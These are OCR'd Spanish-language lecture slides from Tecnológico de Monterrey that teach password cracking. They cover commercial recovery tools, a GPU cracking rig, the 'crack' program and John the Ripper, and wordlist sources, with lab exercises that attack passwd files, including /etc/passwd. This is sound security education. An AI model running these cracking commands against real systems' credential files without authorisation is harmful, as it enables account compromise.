
Application family	Applications	Extensions	Type of recovery	Password types	Hardware Acceleration
ZIP archives	PKZip, WinZip	.ZIP, .EXE	password	file opening password	NVIDIA
ZIP archives	WinZip (AES)	.ZIPX. .EXE	password	file opening password	NVIDIA
RAR archives	RAR/WinRAR 3/4/5	.RAR	password	file opening password	NVIDIA
Microsoft Office 2007	Word, Excel, PowerPoint, Project	.DOCX, .XLSX, .PPTX, .MSPX	password	file opening password	NVIDIA AMD Tableau
Microsoft Office 2007	Access	.ACCDB	password	file opening password	–
Microsoft Office 2010	Word, Excel, Access, PowerPoint, OneNote	.DOCX, .XLSX, .ACCDB, .PPTX. .ONE	password	file opening password	NVIDIA AMD Tableau
PGP and Open-Key Passwords	Personal Information Exchange certificates - PKCS #12	.PFX, .P12	password		NVIDIA
IKE	Internet Key Exchange (IKE) passwords		password		NVIDIA
TrueCrypt	TrueCrypt disk encryption		password		NVIDIA
TrueCrypt	TrueCrypt encrypted containers		password		NVIDIA
BitLocker	BitLocker and BitLocker To Go disk encryption		password		NVIDIA AMD
	MD5 hashes		password	plaintext passwords	NVIDIA[2]
	Salted MD5 hashes		password	plaintext passwords	NVIDIA[2]
Adobe Acrobat PDF	PDF with 256-bit encryption	.PDF	password	"user" and "owner" password	NVIDIA[4]
Adobe Acrobat PDF	PDF with 128-bit encryption	.PDF	password	"user" and "owner" password	–

Up to 5 clients - **$ 599**
Up to 20 clients - **$ 1999**
Up to 100 clients - **$ 4999**
100+ clients - **contact us**



https://www.elcomsoft.com/edpr.html

Ejemplo costo computo en la nube



http://calculator.s3.amazonaws.com/index.html

Up to 5 clients	- **$ 599**
Up to 20 clients	- **$ 1999**
Up to 100 clients	- **$ 4999**
100+ clients	- contact us


https://www.elcomsoft.com/edpr.html

Tecnológico de Monterrey

Cracking Rig

- Costo: $5,000.00 dolares
- Elementos:

1 x SuperMicro SYS-7048GR-TR 4U Server with X10DRG-Q Motherboard = $1,989.99 (NewEgg)
2 x Intel Xeon E5-2620 v3 2.4 GHz LGA 2011-3 85W = $469.98 (Ebay)
4 x Nvidia GTX 1070 Founders Edition = $1,737.14 (Jet.com)
2 x Samsung 850 Pro 512GB SATA3 SSD = $412.24 (Jet.com)
4 x Kingston Server ValueRAM DDR4 2133MHz 16GB = $391.96 (NewEgg)
TOTAL = $5001.31



- Referencia: http://www.netmux.com/blog/how-to-build-a-password-cracking-rig

Tecnológico de Monterrey

Ejemplo software de crackeo contraseñas

Crack y John the Ripper

Tecnológico de Monterrey

El programa crack

- Programa de crackeo “simple” de contraseñas Unix cifrados con DES/crypt()
  - Basado en el programa Crack v. 2.7a
- No confundir con el programa Crack de Alec Muffet
  - Ultima versión 5.0a (2000)
- Uso de dos programas
  - programa que construye un diccionario

    `makekey`
  - programa que prueba las palabras del diccionario

    `crack`

Probando el programa makekey

- Teclee lo siguiente y observe la salida

```
# ./makekey  –a  <  palabras
# ./makekey  –b  <  palabras
# ./makekey  –c  <  palabras
# ./makekey  –d  <  palabras
# ./makekey  –l  <  palabras
# ./makekey  –u  <  palabras
# ./makekey  –n  <  palabras
# ./makekey  –N  <  palabras
# ./makekey  –r  <  palabras
# ./makekey  –y  <  palabras
# ./makekey  –z  <  palabras
```

- ¿Para que sirve la utilería makekey?

Tecnológico de Monterrey

Generando un diccionario

- Teclee:

```
# ./makekey   -abcdlunNryz   <  palabras  >  dico
```

- Teclando lo siguiente podrá saber el número de palabras creadas

```
# wc palabras
# wc dico
```

```
# more dico
```

Tecnológico de Monterrey

"Adivinando" passwords

- Generalmente se ataca el archivo /etc/passwd

```
# ./crack /etc/passwd dico
```

- Si se desea descubrir el password de un usuario en particular se puede añadir el nombre del usuario al final del comando:

```
# crack /etc/passwd dico abui
```

- Permite terminar ejecución programa para proseguirla en cualquier otra ocasión desde el mismo punto en que la interrumpimos

```
# crack -r /etc/passwd dico abui
```

Tecnológico de Monterrey

Probando crack

- Tomando en cuenta los archivos passwd1, passwd2, dico1, dico2 teclee lo siguiente:

```
# ./crack  passwd1   dico1
# ./crack  passwd2   dico2
# ./crack  passwd1   dico2
# ./crack  passwd2   dico1
```

Tecnológico de Monterrey

John The Ripper

- Crack de contraseñas más común para Unix (junto con crackV5.0).
- Existe versión tanto para Unix como para Windows.
- Puede romper contraseñas de sistemas Unix y Windows.
- Utiliza tanto diccionario como fuerza bruta.
- Es modular y esto es lo más, y es lo que le hace el craqueador más avanzado

Versiones "oficiales" creadas por Solar Designer

Tecnológico de Monterrey

Sintaxis y salida

- Sintaxis

  john [opciones] archivos_contraseñas

- Ejemplos:

  john passwd
  john passwd1 passwd2
  john *passwd* *.pwd

- Salida


```
Loaded 9 passwords with different salts (Standard DES [24/32 128k])
toto      (cachafas)
guesses: 1   time: 0:00:00:06  100%  c/s 76500  trying: Yarmouth - zygote
```

- Nota
  - Las cuentas con passwords detectados se almacenan, si se vuelve a ejecutar john NO tomara en cuenta estas cuentas para llevar a cabo la verificación

Interpretando la salida

Tecnológico de Monterrey

Modos de “crackeo”



Tecnológico de Monterrey

Archivos usados por john

Archivo	Ubicación	Descripción
john.conf	/etc/john	Configuración de john
john-mail.conf	/etc/john	Configuración de la forma en que john enviará los mensajes a los usuarios cuya contraseña fue crackeada
john-mail.msg	/etc/john	Mensaje a enviar al usuario cuando la contraseña es “crackeada”
john.pot	$HOME/.john/	Contiene las contraseñas “crackeadas”
john.rec	$HOME/.john	Archivo de recuperación para la opción restore
john.log	$HOME/.john	Lista de reglas aplicadas cuando se usa la opción restore
alnum.chr, lower.chr ascii.chr, upper.chr, digits.chr, latin1.chr,	/usr/share/john/	Archivos que contienen los caracteres que se prueban en los diferentes modos de la opción incremental. No son todos los archivos.
password.lst	/usr/share/john/	Diccionario por defecto de john.

Tecnológico de Monterrey

El archivo johh.conf

- Comportamiento programa puede ser configurado editando este archivo.
- Contenido:
  - Opciones globales,
  - Definición listas palabras y reglas crackeo simple.
  - Definición parámetros para modo incremental
  - Definición un nuevo modo de crackeo.
- Dividido en secciones
  - Cada sección empieza con su nombre entre corchetes

Tecnológico de Monterrey

Secciones

- "Single crack" mode rules
  - [List.Rules:Single]
- Wordlist mode rules
  - [List.Rules:Wordlist]
- Some pre-defined word filters
  - [List.External:Filter_Alpha]
  - [List.External:Filter_Digits]
- A simple cracker for LM hashes, similar to L0phtCrack
  - [List.External:LanMan][List.External:Filter_LanMan]
- Useful external mode example[
  - List.External:Double]
- Simple parallel processing example
  - [List.External:Parallel]

Tecnológico de Monterrey

Algunas opciones generales

- Wordfile
  - Especificar diccionario a ser usado en modo batch
  - Cuando se corre con archivos de password pero sin especificar un modo de crackeo.
- Idle
  - Si esta asignado a Y, el programa solo utilizara los ciclos muertos del sistema
- Save
  - Almacenamiento del archivo de recuperación cada n segundos
- Beep
  - Asignado a Y, programa produce beep cuando encuentra password

Archivos a usar en práctica de john

- Bajar el siguiente archivo y grabarlo en el directorio hogar de root
  - **http://cryptomex.org/Crack/juanito.zip**
- Extraer archivos
  - cd ~
  - unzip juanito.zip
- Posecionarse en el directorio Juanito
  - cd Juanito

Lo más simple: los tres modos

- Si no se proporciona opción alguna, john lleva a cabo todos los modos.
- Por ejemplo

john passwd1

  - Primero intenta el modo single.
  - Después lleva a cabo un ataque de diccionario con el diccionario que cuenta por defecto y reglas.
  - Por último intenta modo incremental.

Tecnológico de Monterrey

El modo single

- Utiliza información contenida dentro del archivo de contraseñas:
  - Login names
  - GECOS
  - Nombre del directorio hogar
- Aplica conjunto reglas para mezclar la información.
- Información usada para probar la cuenta de la que fue tomada.
  - Proporciona rapidez
- Ejemplo:

```
john -single passwd
```

Tecnológico de Monterrey

Probando el modo single

- Teclee los siguientes comandos

```
john -single passwd1

john -single passwd2
```

- En otra terminal, despliegue el contenido de los archivos de contraseñas.

```
more passwd1

more passwd2
```

- Saque sus conclusiones

Tecnológico de Monterrey

El modo wordlist

- Se debe proporcionar el nombre de un archivo que contenga una lista de palabras, por ejemplo:

```
john -w:wordlist passwd
```

- También se puede definir una serie de reglas que mezclen las palabras contenidas en el archivo

```
john -w:dico -rules passwd
```

- Posible ver la lista de palabras usadas y no hacer ninguna verificación

```
john -w:dico -rules -stdout
```

- Con la opción stdin se puede introducir la lista de palabras a través de la línea de comandos

Modo wordlist con reglas y sin reglas.

- Dentro del directorio Juanito, cambie el formato del archivo palabras y examine su contenido

```
dos2unix palabras
more palabras
```

- Valide lo que john utiliza en un ataque de diccionario sin las reglas activas

```
john -w:palabras -stdout
```

- Valide lo que john utiliza en un ataque de diccionario activando las reglas

```
john -w:palabras -rules -stdout
```

Tecnológico de Monterrey

Probando el modo wordlist

- Ejecute john con los dos archivos de contraseña y con los archivos de diccionario dico1 y dico2

```
john -w:dico1 passwd1
john -w:dico1 passwd2
john -w:dico2 passwd1
john -w:dico2 passwd2
```

- Ejecute john con los archivos anteriores pero con la opción -rules

```
john -w:dico1 -rules passwd1
john -w:dico1 -rules passwd2
john -w:dico2 -rules passwd1
john -w:dico2 -rules passwd2
```

Tecnológico de Monterrey

El modo incremental

- Modo de crackeo mas potente, ya que probará todas las combinaciones de caracteres posibles
- Se asume que nunca terminara debido a que el número de combinaciones es muy largo
  - Puede terminar si se define una longitud de password pequeña o si se usa un pequeño conjunto de caracteres
- Cuenta con cuatro modos y es necesario especificar los parámetros del modo elegido
- Si no se especifica ningún modo intentara el modo All en el que se probará todo el conjunto de 95 caracteres ASCII imprimibles y todos los passwords de longitud 0 a 8.

```
john --incremental:[opcion] passwd
```

Tecnológico de Monterrey

Opciones modo incremental pre-definidas

- John cuenta varias opciones de modo incremental

Modo	Descripción	Longitud Contraseña
ascii	Todos los 95 caracteres ASCII imprimibles	Hasta 13
lm_ascii	A ser usado en LM hashes	7
alnum	Todos los 62 caracteres alfanuméricos	Hasta 13
alpha	Todas las 52 letras	Hasta 13
lowerspace	Letras minúsculas y el espacio, para un total de 27	Hasta 13
lower	Letras minúsculas	Hasta 13
upper	Letras mayúsculas	Hasta 13
digits	Solo dígitos	Hasta 20

Tecnológico de Monterrey

Parámetros opciones modo incremental

- Cada opción cuenta con campos dentro archivo john.conf
- Parámetros soportados
  - *File:* especificar archivo de conjunto caracteres
  - *MinLen:* longitud mínima password
  - *MaxLen*: longitud máxima password
  - *CharCount:* limita el número de diferentes caracteres usados, (todos los caracteres por default)
  - *Extra:* permite utilizar más caracteres que los definidos en el archivo de caracteres

Tecnológico de Monterrey

Ejemplos parámetros

[Incremental:ASCII]
File = $JOHN/ascii.chr
MinLen = 0
MaxLen = 13
CharCount = 95

```
john --incremental:ascii passwd
```

[Incremental:Digits]
File = $JOHN/digits.chr
MinLen = 1
MaxLen = 20
CharCount = 10

```
john --incremental:digits passwd
```

[Incremental:LM_ASCII]
File = $JOHN/lm_ascii.chr
MinLen = 0
MaxLen = 7
CharCount = 69

```
john --incremental:lm_ascii passwd
```

Ejemplo opción dígitos modo incremental

- Usar script alta para crear cinco cuentas con contraseñas de solo dígitos
- Probar opción modo

```
# john --incremental:digits pdigitos
```

- Validar que se probó

```
# john --incremental:digits -stdout
```

```
# chmod 755 alta
#./alta pdigitos
Para terminar capture *** como cuenta
Cuenta:emata
Passwd:345789
                :
                :
Cuenta:rtorres
Passwd:721946
Cuenta:***
./alta: line 45: unexpected EOF while looking for matching
`"'
./alta: line 46: syntax error: unexpected end of file
#
```

Tecnológico de Monterrey

Probando el modo incremental

- Teclee lo siguiente y analice el resultado
  - Si no hay respuesta de un minuto aborte la ejecución presionando las teclas CTRL y C al mismo tiempo.
  - Recuerde que debe correr el script de limpia. antes

```
john --incremental:lower passwd1
john --incremental:alpha passwd1
john --incremental:ascii passwd1

john --incremental:lower passwd2
john --incremental:alpha passwd2
john --incremental:ascii passwd2
```

Definiendo su propio modo incremental

- Ubicarse en el directorio /root/.john
- Abrir el archivo john.pot y añadir los caracteres que conformarán el charset, precedidos del carácter ":"
  - Ejemplo

    :AEIOUaeiou
  - En el archivo solo deben de encontrarse estos caracteres, ningún otro.
  - Importante: en el caso de windows, no almacenarlo como un archivo de texto (seleccionar "all files types")
- Correr john con opción –makechars y el nombre del archivo del charset
  - Se realizán cálculos y se indica cuantos caracteres se usaron

```
root# john --make-charset=vocales.chr
Loaded 6 plaintexts
Generating charsets... 1 2 3 4 5 6 7 8 DONE
Generating cracking order... DONE
Successfully written charset file: vocales.chr (10 characters)
root#
```

Alta nuevo archivo caracteres: últimos pasos

- Ubicarse en el directorio /etc/john
- Editar *john.conf* e ir a la sección incremental y añadir las siguientes líneas:

```
[Incremental:vocales]
File = /root/.john/vocales.chr
MinLen = 1
MaxLen = 8
CharCount = 10
```

- En campo charcount se anota el dato que john calculó y desplegó cuando se creó el archivo de charset
- Lanzar john con el nuevo nombre

```
john --incremental:vocales   passwd.vocales
```

- Validar que se probó

```
john --incremental:vocales   -stdout
```

Tecnológico de Monterrey

Las reglas

- Se cuenta con reglas que permiten combinar los caracteres de las palabras candidatas en diferentes formas.
- Otras reglas definen filtros para que palabras con ciertas características no sean consideradas como candidatas para ser una contraseña.
- Se cuenta con un preprocesador que permite combinar reglas similares en una sola línea.

Tecnológico de Monterrey

Clases caracteres

Comando	Significado
?v	Vocales “aeiouAEIOU”
?c	Consonantes “bcdffghjklmnpqrstvwxyzBCDFGHJKLMNPQRSTVWXYZ”
?w	Espacios en blanco: caracteres espacio y tabuladores
?p	Signos puntuación “.,:;’?!`”
?s	Símbolos “$%^&”()-_+=|\<>^[]{}#@/~”
?l	Letras minúsculas: [a-z]
?u	Letras mayúsculas: [A-Z]
?d	Dígitos: [0-9]
?a	Letras: [a-zA-Z]
?x	Letras y dígitos: [a-zA-Z0-9]
??	El carácter ?

Tecnológico de Monterrey

Comandos simples

Comando	Significado
l	Convertir a minúsculas
u	Convertir a mayúsculas
c	Convierte a mayúscula la primera letra
C	Minúscula el primer carácter y mayúsculas el resto
r	Invierte: Fred -> derF
d	Duplica: Fred -> FredFred
R	Refleja: FredderF
$X	Añade carácter X al final de la palabra
^X	Añade carácter X al principio de la palabra
(	Rota la palabra a la izquierda: jsmith -> smithj
)	Rota la palabra a la derecha: smithj -> jsimth

Tecnológico de Monterrey

Comandos clases caracteres

Comando	Significado
sXY	Reemplaza todos los caracteres X por el carácter Y
@	“Purga” todos los caracteres X de la palabra
!X	Rechaza la palabra si contiene el carácter X
/X	Rechaza la palabra a menos que contenga el carácter X
=NX	Rechaza la palabra a menos que el carácter en la posición N sea igual a X
(X	Rechaza la palabra a menos que el primer carácter sea X
)X	Rechaza la palabra a menos que el último carácter sea X
%NX	Rechaza la palabra a menos que contenga al menos N instanacias del carácter sX

Tecnológico de Monterrey

Gramática ingles y conversión de caracteres

Comando	Significado
p	Pluraliza: crack -> cracks (solo minúsculas)
P	Pasado: crack -> cracked (solo minúsculas)
I	Infinito: crack -> cracking (solo minúsculas)

Comando	Significado
S	Shift case: Crack96 ->CRACK(&
V	Minúsculas vocales. Mayúsculas consonantes: Crack96 -> CRaCK96
R	Shift cada carácter derecha en keyboard: Crack96 -> Vtsv107
L	Shift cada carácter izquierda en keyboard: Crack96 -> Xeaxj85

Tecnológico de Monterrey

Ejemplos

Comando	Significado
<4>7	Solo verifica palabras que tienen una longitud de 5 o 6 caracteres.
<5>7|c	Solo verifica palabras que tienen una longitud de 6 caracteres, después convierte a minusculas y convierte a mayúscula la primera letra
l<9/ese3	Convierte a minúsculas, intercambia la 'e' por '3'. Rechaza si no hay 'e' o es mayor que 8.
l>2<4/isi1	Convierte a minúsculas, intercambia la 'i' por '1'. Rechaza si no hay 'i' o longitud no es igual a 3
l<8/isi1^[0-9]	Convierte a minúsculas, intercambia la 'i' por '1' y añade 0-9 en turno. Rechaza si no hay 'i' o si la palabra tiene una longitud de 8.

Tecnológico de Monterrey

Formatos archivos passwords soportados

- John acepta tres formados de archivos de contraseñas diferentes.
- Puede trabajar con cualquier tipo de contraseña que se encuentre en el formato de la opción –test.

```
john -test
```

- En algunos casos es necesario convertir los passwords a uno de los formatos aceptados por la aplicación
- Si se esta usando el archivo passwd de Unix o el resultado de la herramienta pwddump no es necesario modificar el formato del archivo.

Tecnológico de Monterrey

Tipos de cifrado en Unix

idsalt$hashed	Descripción
Sin $	Función crypt() de Linux
1	MD5
2	Bcrypt (Blowfish) en BSD, descartado vulnerabilidad
$2a$	Blowfish alternativo en BSD – llave (id) actual
$2b$	Usado por algunas implementaciones recientes.
$2x$	Versión post 2011
$2y$	Versión pos 2011
$md5$	MD5 alternativo en Sun
3	Un hash de Microsoft
4	Sin usar
5	SHA 256 propuesto por Red Hat
6	SHA 512

Tecnológico de Monterrey

Ejecutando sesiones paralelas

- Es posible llevar a cabo varios trabajos simultáneos, cada uno escribiendo al mismo archivo john.pot

```
# john --session=toto -w=dico1 --rules passwd &
# john --session=cachafas &
```

- Para conocer el status de una sesión

```
# john --status=toto
2g 0:00:01:01  0.03278g/s 264158p/s 1507Kc/s 1507KC/s
#
```

- Si se interrumpio una sesión esta se puede reanudar con la opción restore y su nombre

```
# john --restore=toto
```

- Archivos *.rec y *.log son usados para continuar con la ejecución.

Tecnológico de Monterrey

¿Y donde obtengo los diccionarios?

Las listas se hallan protegidas con usuario y contraseña, para poder controlar el ancho de banda. Clickeá acá para obtener el user y password.

Listas de Palabras - WordLists para password Cracking			
Lista	Tema	Tamaño	
Filename.ext	Breve Descripción	Real	Comprimido
mega_dic.zip	Tremendo diccionario de 2 gigas, el mejor en todo sentido.	2.2 Gb	85 Mb
super_dixio.zip	Otro muy buen diccionario de 250 megas. En inglés.	250 Mb	23 Mb
general.txt.gz	Diccionario de palabras más usadas.	21 Mb	6.3 Mb
cracklib.zip	Cracking library	16 Mb	3.8 Mb
american.zip	Lista de palabras americanas.	8.8 Mb	2.7 Mb
passwd_txt.zip	Compilado de passwords argentinos - By CyRaNo	4.7 Mb	1.4 Mb
english.txt.gz	Diccionario inglés.	4.3 Mb	1.2 Mb
names.txt.gz	Lista de nombres.	3.7 Mb	1.07 Mb
webster-dictio.txt.gz	Diccionario webster.	3.4 Mb	1.04 Mb
020499en.zip	-	3.5 Mb	1.03 Mb
misc-dictionary.txt.gz	Dicccionario miscelaneo.	3.3 Mb	952 Kb
finnish.txt.gz	Diccionario finlandes.	3.4 Mb	934 Kb
danish.txt.gz	Diccionario danés.		811 Kb
31337.zip	Diccionario 31337. Con codificación HaX0r	2.9 Mb	755 Kb
croatian.txt.gz	Diccionario croata.		96 Kb
swedish.txt.gz	Diccionario sueco. (gracias Peruxu!)		91 Kb
movie-characters.zip	Personajes de películas.		
turkish.txt.gz	Diccionario turco.		
common-passwords.zip	Passwords de uso más frecuente.		

Tecnológico de Monterrey

Otra fuente

FTP Directory: ftp://ftp.cerias.purdue.edu/pub/dict/wordlists/

Parent Directory

README.gz . . . . . Jun 14 2000 1971

aussie . . . . . Jun 14 2000

chinese. . . . . Jun 14 2000

computer . . . . . Jun 14 2000

danish . . . . . Jun 14 2000

dictionaries . . . . . Jun 14 2000

dutch. . . . . Jun 14 2000

french . . . . . Jun 14 2000

german . . . . . Jun 14 2000

italian. . . . . Jun 14 2000

japanese . . . . . Jun 14 2000

literature . . . . . Jun 14 2000

movieTV. . . . . Jun 14 2000

names. . . . . Jun 14 2000

norwegian. . . . . Jun 14 2000

places . . . . . Jun 14 2000

Tecnológico de Monterrey

Ligas sobre diccionarios y hash

- Más diccionarios
